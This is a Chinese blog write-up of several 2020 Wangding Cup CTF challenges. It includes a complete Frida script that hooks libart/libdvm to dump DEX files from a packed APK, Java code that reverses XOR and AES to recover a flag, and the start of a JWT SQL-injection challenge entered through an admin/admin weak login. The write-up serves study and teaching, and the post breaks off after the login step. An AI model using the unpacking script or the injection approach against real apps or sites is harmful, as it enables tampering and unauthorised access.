2020网鼎杯玄武组部分题writeup（签到/vulcrack/java/js_on）

原创

ATpiu 于 2020-05-24 14:30:18 发布 2019 收藏 1

分类专栏： 渗透测试 文章标签： 安全 安全漏洞

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/w1590191166/article/details/106314499
版权

渗透测试 专栏收录该内容
25 篇文章 6 订阅
订阅专栏


签到题

思路

浏览器F12，调取ajax，输入队伍token，获取flag


过程


（1）浏览器进入F12查看js，看到game_manage.js这个js，看名字像是控制游戏的



（2）进入js，通过搜索“move”和“ajax”等关键字，以及if (f.value == 1024)条件，看到如下代码，是给后端发请求并弹窗

（3）复制该段代码到console，执行，浏览器弹窗，输入战队token，成功获取flag






vulcrack

思路

脱壳APK获取flag

过程

Step 1: 下载apk文件，在frida中使用自己编写的脚本进行脱壳
Step 2: 在jadx中打开脱壳后拿到的dex文件




Step 3：在jadx中观察源码发现，有个名为Flag的类，进入查看源码

```
package ctf.crack.vulcrack;

import java.io.UnsupportedEncodingException;

public class Flag {
    public static String keyFirst = "Zm1jan85NztBN0c0NjJlOzJGLzc8STk0OTZFSDE=";
    public static String keySecond = "QTplSTlFNEkxRTY8fQ==";

    public static String calcFlagFirstStep() {
        return comm(Base64.decodeToString(keyFirst), 8);
    }

    public static String calcFlagSecondStep() {
        return comm(Base64.decodeToString(keySecond), 4);
    }

    public static String comm(String str, int num) {
        String res = "";
        byte[] cmdbyte = str.getBytes();
        for (byte i = (byte) 0; i < cmdbyte.length; i = (byte) (i + 1)) {
            cmdbyte[i] = (byte) (cmdbyte[i] - (i % num));
        }
        try {
            return new String(cmdbyte, "UTF-8");
        } catch (UnsupportedEncodingException e) {
            e.printStackTrace();
            return res;
        }
    }
}
```

https://blog.csdn.net/w1590191166

Step 4：执行flag中的calcFlagFirstStep()和calcFlagSecondStep()



Step 5：把两个函数的运行结果拼起来，拿到flag并提交
附上frida利用脚本

```
'use strict';

function LogPrint(log) {
    var theDate = new Date();
    var hour = theDate.getHours();
    var minute = theDate.getMinutes();
    var second = theDate.getSeconds();
    var mSecond = theDate.getMilliseconds()

    hour < 10 ? hour = "0" + hour : hour;
    minute < 10 ? minute = "0" + minute : minute;
    second < 10 ? second = "0" + second : second;
    mSecond < 10 ? mSecond = "00" + mSecond : mSecond < 100 ? mSecond = "0" + mSecond : mSecond;

    var time = hour + ":" + minute + ":" + second + ":" + mSecond;
    console.log("[" + time + "] " + log);
}

function getAndroidVersion() {
    var version = 0;

    if (Java.available) {
        var versionStr = Java.androidVersion;
        version = versionStr.slice(0, 1);
    } else {
        LogPrint("Error: cannot get android version");
    }
    LogPrint("Android Version: " + version);
    return version;
}

function getFunctionName() {
    var i = 0;
    var functionName = "";

    // Android 4: hook dvmDexFileOpenPartial
    // Android 5: hook OpenMemory
    // after Android 5: hook OpenCommon
    if (getAndroidVersion() > 4) { // android 5 and later version
        var artExports = Module.enumerateExportsSync("libart.so");
        for (i = 0; i < artExports.length; i++) {
            if (artExports[i].name.indexOf("OpenMemory") !== -1) {
                functionName = artExports[i].name;
                LogPrint("index " + i + " function name: " + functionName);
                break;
            } else if (artExports[i].name.indexOf("OpenCommon") !== -1) {
                functionName = artExports[i].name;
                LogPrint("index " + i + " function name: " + functionName);
                break;
```

```
            }
        }
    } else { //android 4
        var dvmExports = Module.enumerateExportsSync("libdvm.so");
        if (dvmExports.length !== 0) { // check libdvm.so first
            for (i = 0; i < dvmExports.length; i++) {
                if (dvmExports[i].name.indexOf("dexFileParse") !== -1) {
                    functionName = dvmExports[i].name;
                    LogPrint("index " + i + " function name: " + functionName);
                    break;
                }
            }
        } else { // if not load libdvm.so, check libart.so
            dvmExports = Module.enumerateExportsSync("libart.so");
            for (i = 0; i < dvmExports.length; i++) {
                if (dvmExports[i].name.indexOf("OpenMemory") !== -1) {
                    functionName = dvmExports[i].name;
                    LogPrint("index " + i + " function name: " + functionName);
                    break;
                }
            }
        }
    }
    return functionName;
}

function getProcessName() {
    var processName = "";

    var fopenPtr = Module.findExportByName("libc.so", "fopen");
    var fopenFunc = new NativeFunction(fopenPtr, 'pointer', ['pointer', 'pointer']);
    var fgetsPtr = Module.findExportByName("libc.so", "fgets");
    var fgetsFunc = new NativeFunction(fgetsPtr, 'int', ['pointer', 'int', 'pointer']);

    var pathPtr = Memory.allocUtf8String("/proc/self/cmdline");
    var openFlagsPtr = Memory.allocUtf8String("r");

    var fp = fopenFunc(pathPtr, openFlagsPtr);
    if (fp.isNull() === false) {
        var buffData = Memory.alloc(128);
        var ret = fgetsFunc(buffData, 128, fp);
        if (ret !== 0) {
            processName = Memory.readCString(buffData);
            LogPrint("processName " + processName);
        }
    }
    return processName;
}

function arraybuffer2hexstr(buffer) {
    var hexArr = Array.prototype.map.call(
        new Uint8Array(buffer),
        function (bit) {
            return ('00' + bit.toString(16)).slice(-2)
        }
    );
    return hexArr.join(' ');
}
```

```
function checkDexMagic(dataAddr) {
    var magicMatch = true;
    var magicFlagHex = [0x64, 0x65, 0x78, 0x0a, 0x30, 0x33, 0x35, 0x00];

    for (var i = 0; i < 8; i++) {
        if (Memory.readU8(ptr(dataAddr).add(i)) !== magicFlagHex[i]) {
            magicMatch = false;
            break;
        }
    }

    return magicMatch;
}

function checkOdexMagic(dataAddr) {
    var magicMatch = true;
    var magicFlagHex = [0x64, 0x65, 0x79, 0x0a, 0x30, 0x33, 0x36, 0x00];

    for (var i = 0; i < 8; i++) {
        if (Memory.readU8(ptr(dataAddr).add(i)) !== magicFlagHex[i]) {
            magicMatch = false;
            break;
        }
    }

    return magicMatch;
}

function dumpDex(moduleFuncName, processName) {
    if (moduleFuncName !== "") {
        var hookFunction;
        if (getAndroidVersion() > 4) { // android 5 and later version
            hookFunction = Module.findExportByName("libart.so", moduleFuncName);
        } else { // android 4
            hookFunction = Module.findExportByName("libdvm.so", moduleFuncName); // check libdvm.so first
            if (hookFunction == null) {
                hookFunction = Module.findExportByName("libart.so", moduleFuncName);  if not load libdvm.so, che
ck libart.so
            }
        }
        Interceptor.attach(hookFunction, {
            onEnter: function (args) {
                var begin = 0;
                var dexMagicMatch = false;
                var odexMagicMatch = false;

                dexMagicMatch = checkDexMagic(args[0]);
                if (dexMagicMatch === true) {
                    begin = args[0];
                } else {
                    odexMagicMatch = checkOdexMagic(args[0]);
                    if (odexMagicMatch === true) {
                        begin = args[0];
                    }
                }

                if (begin === 0) {
                    dexMagicMatch = checkDexMagic(args[1]);
                    if (dexMagicMatch === true) {
                        begin = args[1];
```

```
                } else {
                    odexMagicMatch = checkOdexMagic(args[1]);
                    if (odexMagicMatch === true) {
                        begin = args[1];
                    }
                }
            }

            if (dexMagicMatch === true) {
                LogPrint("magic : " + Memory.readUtf8String(begin));
                //console.log(hexdump(begin, { offset: 0, header: false, length: 64, ansi: false }));
                var address = parseInt(begin, 16) + 0x20;
                var dex_size = Memory.readInt(ptr(address));
                LogPrint("dex_size :" + dex_size);
                var dex_path = "/data/data/" + processName + "/" + dex_size + ".dex";
                var dex_file = new File(dex_path, "wb");
                dex_file.write(Memory.readByteArray(begin, dex_size));
                dex_file.flush();
                dex_file.close();
                LogPrint("dump dex success, saved path: " + dex_path + "\n");
            } else if (odexMagicMatch === true) {
                LogPrint("magic : " + Memory.readUtf8String(begin));
                //console.log(hexdump(begin, { offset: 0, header: false, length: 64, ansi: false }));
                var address = parseInt(begin, 16) + 0x0C;
                var odex_size = Memory.readInt(ptr(address));
                LogPrint("odex_size :" + odex_size);
                var odex_path = "/data/data/" + processName + "/" + odex_size + ".odex";
                var odex_file = new File(odex_path, "wb");
                odex_file.write(Memory.readByteArray(begin, odex_size));
                odex_file.flush();
                odex_file.close();
                LogPrint("dump odex success, saved path: " + odex_path + "\n");
            }
        },
        onLeave: function (retval) {}
    });
} else {
    LogPrint("Error: cannot find correct module function.");
}
}

//start dump dex file
var moduleFucntionName = getFunctionName();
var processName = getProcessName();
if (moduleFucntionName !== "" && processName !== "") {
    dumpDex(moduleFucntionName, processName);
}
```


java

思路


反编译java源码，逆推获取flag


过程


Step 1: 通过jadx工具进行反编译出代码如下：



Step 2: 导出之后，再导入Android Studio，查看代码逻辑，改了少部分反编译错误代码后运行：







Step 3: 查看代码逻辑，发现是用户输入值后，通过补位、AES运算和位运算后，再进行base64编码，与值“VsBDJCvuhD65/+sL+Hlf587nWula2MPcqZaq7GMVWl0Vx8l9R42PXWbhCRftoFB3”相等，则用户的输入就是flag，因此下面进行逆运算。

Step 4:如上所说，要逆运算，首先先进行base64解码，代码如下：

```
public static byte[] decode(byte[] bArr){
return Base64.decode(bArr,Base64.NO_WRAP);
}
```

Step 5: 原来程序的位运算代码逻辑如下：

```
public byte[] a(byte[] bArr, int i, int[] iArr) {
if (bArr == null || bArr.length == 0) {
return null;
}
int length = bArr.length;
System.out.println(“data.length”);
System.out.println(length);
for (int i2 = 0; i2 < length; i2++) {
bArr[i2] = (byte) (bArr[i2] ^ i);
}
for (int i3 = 0; i3 < bArr.length; i3++) {
bArr[i3] = (byte) (bArr[i3] ^ iArr[i3]);
}
return bArr;
}
```

由于该位运算（异或运算）可逆，可写出逆运算代码逻辑如下：

```
/**
*
* @param i = 22
* @param iArr = {214, 144, 233, 254, 204, 225, 61, 183, 22, 182, 43, 103, 20, 194, 40, 251, 44, 5, 43, 103, 154, 118, 42, 190, 4,
195, 43, 103, 170, 68, 19, 38, 73, 134, 43, 103, 153, 156, 66, 80, 244, 145, 80, 103, 239, 152, 122, 98, 50, 214};
*/
public byte[] a1(byte[] bArr, int i, int[] iArr) {
if (bArr == null || bArr.length == 0) {
return null;
}
int length = bArr.length;
for (int i3 = 0; i3 < bArr.length; i3++) {
bArr[i3] = (byte) (bArr[i3] ^ iArr[i3]);
}
for (int i2 = 0; i2 < length; i2++) {
bArr[i2] = (byte) (bArr[i2] ^ i);
}
return bArr;
}
```

Step 6: 接下来进行AES逆运算，即AES解密，AES秘钥在源代码中存在：

```
/**
* @param bArr 密文，待解密
* @param bArr2 密钥：aes_check_key!@#
**/
public static byte[] aesDecrypt(byte[] bArr, byte[] bArr2) {
try {
SecretKeySpec secretKeySpec = new SecretKeySpec(bArr2, “AES”);
Cipher instance = Cipher.getInstance(“AES/ECB/NoPadding”);
instance.init(Cipher.DECRYPT_MODE, secretKeySpec);
byte[] decrypt = instance.doFinal(bArr);
System.out.println(“AES解密:”+ Arrays.toString(decrypt));
return decrypt;
} catch (Exception e) {
e.printStackTrace();
return new byte[0];
}
}
```

Step 7: 结合以上三步：

（1）首先将

“VsBDJCvuhD65/+sL+Hlf587nWula2MPcqZaq7GMVWl0Vx8l9R42PXWbhCRftoFB3”进行base64解码，调用我们Step4中写好的decode函数


（2）之后进行位运算的，调用我们Step5中写好的异或的逆运算函数：a1

（3）最后进行aes解密，调用我们Step6中写好的aesDecrypt函数

写出整个还原flag的函数代码为：

```
public void test(){
byte[] base64Decode = b64.decode(b.getBytes());
System.out.println(“base64Decode:”+Arrays.toString(base64Decode));
this.d = new d();
byte[] a1 = this.d.a1(base64Decode, 22, this.c);
System.out.println(“位运算:”+Arrays.toString(a1));
byte[] aesSrc = e.aesDecrypt(a1, a.getBytes());
System.out.println(“ASE解密后的字符串：”+new String(aesSrc));
}
```

（4）该test函数运行后，结果如下：




（5）观察到flag后有多余的字符，是由于原始运算的补位形成的，咱们就把最后多余的6位去掉，在test函数中加上补位运算的逆运算后代码如下：

这是算法代码如下：

```
public void test(){
byte[] base64Decode = b64.decode(b.getBytes());
System.out.println(“base64Decode:”+Arrays.toString(base64Decode));
this.d = new d();
byte[] a1 = this.d.a1(base64Decode, 22, this.c);
System.out.println(“位运算:”+Arrays.toString(a1));
byte[] aesSrc = e.aesDecrypt(a1, a.getBytes());
System.out.println(“ASE解密后的字符串：”+new String(aesSrc));
System.out.println(aesSrc.length);
byte[] target = new byte[aesSrc.length - 6];
System.arraycopy(aesSrc,0,target,0,target.length);
System.out.println(“最终字符串：”+new String(target));
}
```

（6）以上完整的test函数运算结果如下，获取flag：



js_on

思路

jwt中sql注入读文件获取flag


过程

Step 1:打开url:
http://xx.changame.ichunqiu.com/login.html，弱口令:admin/admin成功登录

